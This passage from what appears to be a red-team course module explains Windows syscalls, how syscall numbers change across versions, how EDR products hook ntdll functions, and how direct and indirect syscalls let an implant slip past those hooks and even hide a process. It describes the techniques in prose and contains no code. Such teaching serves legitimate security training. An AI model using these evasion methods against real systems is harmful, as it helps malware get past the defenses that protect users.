The objectives for this module are to learn about syscalls, discuss why we would even need to unhook functions. The presence of a hooked function could indicate that another malicious actor is on the box with us or that some AV product has been installed and implemented its own hooks for functions that it thinks it needs to "watch." The latter option is most likely going to be the situation you might come across during your engagements, but you never know. For us to unhook hooked functions we will first need to find the hooked function, obviously. How best can we do that and what sources do we trust?

What Is A Syscall

Syscall me maybe

Syscall is short for system call. A syscall is a mechanism used to transition code from user mode to kernel mode and back to user mode again. Each syscall has a number tied to it, an index into a table linking it to a specific kernel mode function to invoke when kernel mode code begins execution.

- NtOpenProcess
- NtCreateProcess
- NtCreateToken
- NtAccessCheck
- NtCreateThread
- NtLoadDriver

What Is A Syscall?

What happens when code transitions into the kernel? How does that process even begin? If you are familiar with interrupts or if you have previous exploit dev experience, you might already understand a little bit as to how user mode code interrupts the kernel to ask for some help. What is happening here is a call is being made into the kernel to execute a specific routine. Who are you going to call unless you know the number? The syscalls that are invoked are all tied to specific numbers. For example, in ntdll.dll, there is a table of functions that are known as syscalls, and some are listed on the slide. Each one of those has a number that acts as an index for who to call in the kernel. Typically, these syscall numbers are found to be sequential with the first syscall number being zero (0), the next one would be one (1), then two (2) and so on. This sequential ordering is not guaranteed whatsoever so care must be taken when relying on it to resolve a syscall number. In fact, even the numbers for the syscalls listed above have changed over the different versions of Windows, so you cannot even rely on memorizing or hardcoding their numbers.

What's Your Number

Syscall my number

System Call Symbol	Windows XP (hide)	
	SP1	SP2
NtAcceptConnectPort	0x0060	0x0060
NtAccessCheck	0x0061	0x0061
NtAccessCheckAndAuditAlarm	0x0026	0x0026
NtAccessCheckByType	0x0062	0x0062
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056
NtAccessCheckByTypeResultList	0x0063	0x0063
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065


Windows 10 (hide)								
1507	1511	1607	1703	1709	1803	1809	1903	1909
0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066

What's Your Number?

Many attempts have been done to document each one and arguably one of the more popular documents is the syscall table by Mateusz Jurcsyk (j00ru). The screenshot on the slide is from j00ru's HTML version of the syscall table. The table shows syscalls from Windows XP SP1 to Windows 10 and Windows 11. The online tool offers a feature to highlight a certain number of a syscall, like syscall 0x00 for example. Depending on the version of Windows you have, syscall 0x00 will either be ***NtAccessCheck*** on Windows 10 through Windows 11 or ***NtMapUserPhysicalPagesScatter*** on Windows XP SP1 through Windows 7 SP1. You can now start to understand how the syscall numbers vary quite a bit as newer versions of Windows comes out and as Microsoft adds more syscall functions to Windows itself. Many shellcoders who go through the pain of manually writing their shellcode, have often used a hardcoded value. Those coming from Linux do not have to worry about syscall numbers changing. Interrupt 0x80 will probably always be the same 32-bit syscall across all versions of Linux, maybe. Coming back to Windows, you cannot hard code your numbers without limiting yourself. The limit is narrowing your portability that your implant can run on multiple versions of Windows. If you are only targeting one and only one version of Windows 10, then maybe you would be able to get away with hard coding syscall numbers. Hard coding anything like syscall numbers or kernel offsets is ever recommended unless there is absolutely no other way around it.

Since we cannot 100% rely on hard coding numbers, what can be done about it?


Reference:
https://github.com/j00ru/windows-syscalls/tree/master



Hello Operator?


Without diving deep into the weeds with the full transition into the kernel, how does a user mode process get the help of the kernel and its syscalls? When a user mode application needs to create an objects, like a process object, or when it needs to allocate pages of memory, it will eventually need the help of the kernel. There is a process that takes place before this happens because typically, your user mode process does not go directly into a syscall. If you call ***VirtualAlloc*** from your main function, eventually it would be forwarded to kernelbase.dll and then ultimately ntdll.dll, which as you recall is the last stop right before jumping into the kernel. Ntdll.dll is not alone though, there is another last stop DLL before the kernel and that would be win32u.dll. Win32u.dll is for all GUI threads that are running GUI windows and applications. It also has a series of syscall numbers that are tied to kernel routines. Once the code flow jumps into ntdll or win32u, a stub is prepared that sets up specific registers with their proper values. Perhaps one of the more important values is the syscall number itself. After a few table lookups and sanity checks to make sure the syscall number is not too high of a number than what is supported in the table, the routine will execute and do what needs to be done.

You might be wondering, if we have two different user mode DLLs that are the last stop before the kernel, how does the kernel know what is coming in and from what DLL? Are not all threads the same? Does it even matter? Yes, why, yes, it does matter.



GUI or Console Thread?


It matters. All threads are not equal and when they invoke a syscall, where they end up and how they get there differs. They all will wind up in the kernel, but their journey to get there is a bit different. Let us look at a user mode process like notepad++.exe. As you are typing your awesome stuff into the window, you might at some point want to copy something over to another process, so you use the famous keyboard combination of CTRL+C to copy the selected text to the clipboard. Behind the scenes, there will be some syscalls that make this happen. One of the calls could be to ***NtUserOpenClipboard*** and if you look at the slide, you will see that it will wind up being invoked inside the kernel driver win32k.sys. This is a bit different from native syscalls, which are the more popular ones being discussed and used today in the field of implant development. Each kernel component implements its own table that determines where the flow is going to go. There are technically only two (2) tables that are indexed with syscalls, but there could be a max of four (4). It makes sense to split these up into different portions of the kernel as it keeps the modules smaller in size but also keeps the functionality separate, which would be easier to maintain. Each one of these syscalls, GUI or native, could be hooked by some EDR to have their desired level of introspection with how a function is being called and with what parameters. What does a syscall even look like?



How Is A Syscall Structured?


Believe it or not, syscalls have a signature just like regular functions. The major differences with syscalls though is they do not set up the same things a called function does. For instance, a typical function will enter its prolog, create a stack frame of a particular size, save some registers that might be clobbered, it might optionally do something with the 64-bit shadow space for the four (4) registers holding some arguments, and on the way out it will do the opposite during its epilog. A syscall does none of that and is incredibly small, in fact, the small size could be why some refer to them as stubs. The example on the slide showcases the stub of a generic syscall. The instructions in the stub are broken out as follows:

- The contents of RCX are moved into R10
- The syscall number is moved into EAX
- A test is done against 0x7FFE0000 + 0x308 with the value 0x1: KUSER_SHARED_DATA->SystemCall
- A jump is taken depending on the test results
- The syscall instruction is invoked and the transition to kernel mode begins
- The stub returns
- The interrupt instruction is invoked with 0x2E if the jump is taken
- The stub returns




Hooked Syscalls

Security products will often implement any number of user mode hooks. In fact, there have been a few people that take the time to document all the hooked functions and in what modules they are hooked; ntdll, kernelbase, win32u, etc. One of those efforts is hosted by VX-Underground on their GitHub repo. The whitepaper is called AntiVirus artifacts with first, second, and third editions. The best way for security products to protect their customers from malware is to inspect the commonly used functions malware developers are using and see what is being provided for arguments. The product has some sort of logic implemented to look at the argument values and decide if the usage of the function is suspicious. There is no single API that is malicious, all functions are benign out of the gate. However, it can be the combination of several APIs that can make code appear to be suspicious. The APIs being used by malware developers are the same ones being used by Windows itself and by the security product. So, for security products to protect their customer, they must implement a hook so their code can run and inspect everything. The example on the slide is one example of a hook being implemented by a security product called Bitdefender. Native and GUI syscalls can all be hooked by a security product. The downside for us as implant developers is that we no longer know what syscall number was being used for that syscall. We must now implement some kind of restore operation to get things back to where they were before the hooks were implemented.




Direct Syscalls

Hello operator, I would like to make a direct call to ***NtAllocateVirtualMemory***. Direct syscalls are as much interesting as they are old, but they are still being used to bypass some EDRs that are not up to speed with everything. This technique has been around for at least 10 years or so, but here is the gist of it. Instead of making your call to something like ***VirtualAlloc*** or ***VirtualAllocEx***, which eventually boils down to ntdll where the syscall gets invoked, we just bypass all of that. So, in our little implant, we make our own syscall stub and invoke it on our own. This also means that we must know the syscall number before we make the call. There are many techniques that exist today to help you recover those numbers either statically or dynamically. What is great about direct syscalls is that we will not be prone to any EDR user-mode syscall hooks. However, when EDRs have kernel-mode components, they can easily look at the call stack and will see that the invocation did not come from ntdll.dll's address space like it should have. Of course, there are other methods that implement a spoof of the call stack or even clone another thread's call stack to appear more legitimate. We can do a little bit better than this though, we must do better.



Indirect Syscalls

Hello operator, I would like to make an indirect call to ***NtAllocateVirtualMemory***. Looking at the slide here, you may have noticed that not a lot has changed with our approach. The biggest difference to note here is that we are not going to invoke the syscall instruction inside our malware.exe. Instead, we are going to jump over into ntdll.dll where the syscall instruction is located in memory. It should be good-to-go because it is not very common for security product's to modify too much of the syscall stub other than the first several bytes that they overwrite with their own jump. You should also note that we are still in a similar problem with knowing what syscall number is tied to the one we need. Just like what was mentioned on the previous slide, there are many ways we can go about finding those and those methods would still be useful for these indirect syscalls. One nice advantage we have with indirect calls is that we at least have a much better-looking call stack because we are technically coming from ntdll.dll's address space and not our own. This method will easily bypass a security product that is only inspecting the first or second return address. If one were to start diving deeper and deeper, then we would start to look a bit more suspicious.



Hooking Functions

Before jumping into restoring hooks, we need to discuss the two most used hooking methods out there: IAT and inline hooking. There could be several reasons why someone might want to hook, or intercept function calls. Perhaps a developer wants to verify their API is working as it should and implements an inline hook to double check the behavior of their API. You might also want to gain deeper knowledge with an application you are hired to reverse engineer and so you implement hooks to have the deeper insight. Also, it is fun to act as the debugger so hooking APIs can allow you to look at certain internal OS mechanisms like how a debugger might. You might also be a developer for some antivirus solution and your protection is done via hooking functions that malware typically use. In our scenario, we want to end up hiding a process.

Before we jump straight into the code and implement some hooks, let us talk about the process involved with hooking as well as some of the types of hooking we can leverage. The overall goal of hooking is to get your custom function to be executed instead of or before the real function. This way, your function can view the values of the parameters and possibly modify the values. Hooking is extremely popular in the game hacking community and their online forums are arguably the best place to learn how to hook functions and Windows internals in general. Game hackers have their own “cat and mouse” game with the anti-cheat drivers that are trying to protect their intellectual property like Counter-Strike: Go. Hooks can be done in both user mode and kernel mode with rising degrees of complexity. This course will strictly be staying in user mode.

Unhooking Hooks: Why?

